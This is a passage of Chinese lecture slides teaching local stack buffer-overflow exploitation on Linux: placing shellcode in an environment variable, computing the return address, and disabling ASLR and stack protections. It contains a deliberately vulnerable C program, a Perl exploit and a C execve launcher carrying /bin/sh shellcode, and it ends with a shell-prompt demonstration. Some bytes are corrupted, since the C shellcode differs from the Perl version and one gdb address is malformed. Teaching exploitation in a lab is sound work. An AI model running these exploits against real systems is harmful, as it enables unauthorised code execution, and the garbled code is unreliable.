


图8-3(a) 攻击串的构造

即将执行strcpy之前buffer及栈的内容




图8-3(b) 即将执行strcpy之前buffer及栈的内容

执行strcpy语句之后buffer及栈的内容




图8-4 执行strcpy语句之后buffer及栈的内容

- 目前的Linux发行版本默认采用了地址随机化技术，**buffer的起始地址会动态变化**，从而无法准确计算RETURN。
- 传统的方法是通过调试技术获得 buffer的起始地址(esp的值)大概取值范围，然后加上偏移和在Shellcode前面加上大量的 **nop指令(0x90)**，这样的N足够大，以至于RETURN必然指向其中的某个NOP，从而确保最终会执行到shellcode。
- 如果关闭了Linux系统的地址随机化机制（设置内核变量kernel.randomize_va_space 的值为0。在终端输入命令：**sudo sysctl -w kernel.randomize_va_space=0**），对于本地溢出，有一种方法可以更精确定位shellcode的地址。该方法把Shellcode放在环境变量中。

把shellcode放在环境变量中




图 8-5 把shellcode放在环境变量中

演示：环境变量在堆栈中的位置

(gdb) **gdb buf**

(gdb) **b *(main+0)**

(gdb) **r**

(gdb) **x/20x 0xbffffffc**

0xbffffffc:0x00000000 Cannot access memory at 0xc0000000

(gdb) **x/20s 0xc0000000 - 0x400**

0xbfffc00: "tu"

0xbfffc03: "_=/usr/bin/gdb"

0xbfffc12: "QT_QPA_PLATFORMTHEME=appmenu-qt5"

- 由此可见，Linux系统的环境变量占的空间是很大的，一般在1KB(0x400)以上，足于容纳shellcode。
- 如果把shellcode放在环境变量所占的堆栈，可以准确计算出跳转地址。

跳转地址的计算

- 用0xbfffffff减去程序路径的长度和后面的结束符0，再减去shellcode的长度和后面的结束符0就可以精确得到shellcode开始的地址。计算公式如下：

$$\text{RETURN} = 0xbfffffff - (\text{length}(\$path)+1) - (\text{length}(\$shellcode)+1);$$

- 此方法的关键在于把shellcode放到环境变量中。
- 在现代的Linux操作系统中，gcc默认打开了栈不可执行开关，需要在编译C程序时用以下选项允许栈可执行：

-z execstack

- 如果我们能把shellcode放在环境变量中的某个地址开始的栈中，则可将该地址作为跳转地址，并通过命令行参数的形式输入到被攻击的程序中，从而溢出后跳转到shellcode。
- 通过perl语言的内置变量%ENV可以修改环境变量的值。实现该功能的例程见exploit.pl。

例程：vulnerable.c

```
char Lbuffer[] = "01234567890123456789=====ABCD";  
void foo()  
{  
    char vulnbuff[16];    strcpy (vulnbuff, Lbuffer);  
    printf ("\n%s\n", vulnbuff);    getchar(); /* for debug */  
}  
int main (int argc, char *argv[])  
{  
    strcpy (Lbuffer, argv[1]);    foo();  
}
```

gcc -fno-stack-protector -z execstack -o vul ../src/vulnerable.c

- 该程序从命令行输入一些信息，用gdb对其可执行代码调试可知：当输入的信息超出了28个字节时会产生溢出错误（**演示**）。

```
#!/usr/bin/perl
# exploit.pl
#以"$"定义变量, "."(dot)点号连接上下两行字符串
$shellcode="\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69".
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
#修改以下代码行, 设置正确的程序路径
$path="vul";
#计算跳转地址的值
$ret = 0xbfffffff - (length($path)+1) - (length($shellcode)+1);
$new_retword = pack('l', $ret);
printf("[+] Using ret shellcode 0x%x\n", $ret);
$nops="\x90\x90\x90\x90\x90\x90\x90\x90"; # 8 NOPs
$nops=$nops.$nops.$nops; # 24 NOPs
$nops=$nops."\x90\x90\x90\x90"; # 28 NOPs
$argv=$nops.$new_retword; # 28 NOPs+RETURN
%ENV=(); $ENV{SHELLCODE}=$shellcode;
exec "$path", $argv;
```


用execve实现本地攻击

- `execve`可以控制环境变量，因此可以实现本地攻击。

```
void attack(){  
    char * name[3];  
  
    name[0] = "vul"; //  
  
    name[1] =  
  
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xcf\xff\xff\xbf";  
  
    name[2] = NULL;  
  
    char * envp[2];  
  
    envp[0] =  
  
"SHELLCODE=\x31\xd2\x52\x68\x6e\xf7\x73\x68\x68\xf2\xf2\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";  
  
    envp[1] = NULL;  
  
    execve( name[0], name, envp );  
}
```

```
gcc -o lattack ../src/lattack.c  
./lattack
```



\$id

```
uid=1001(ns) gid=1002(ns)  
groups=1002(ns),4(adm),27(sudo),109(lpadmin),112(nopasswdlogin),124(samb  
ashare),1001(vboxsf)
```

\$

谢谢!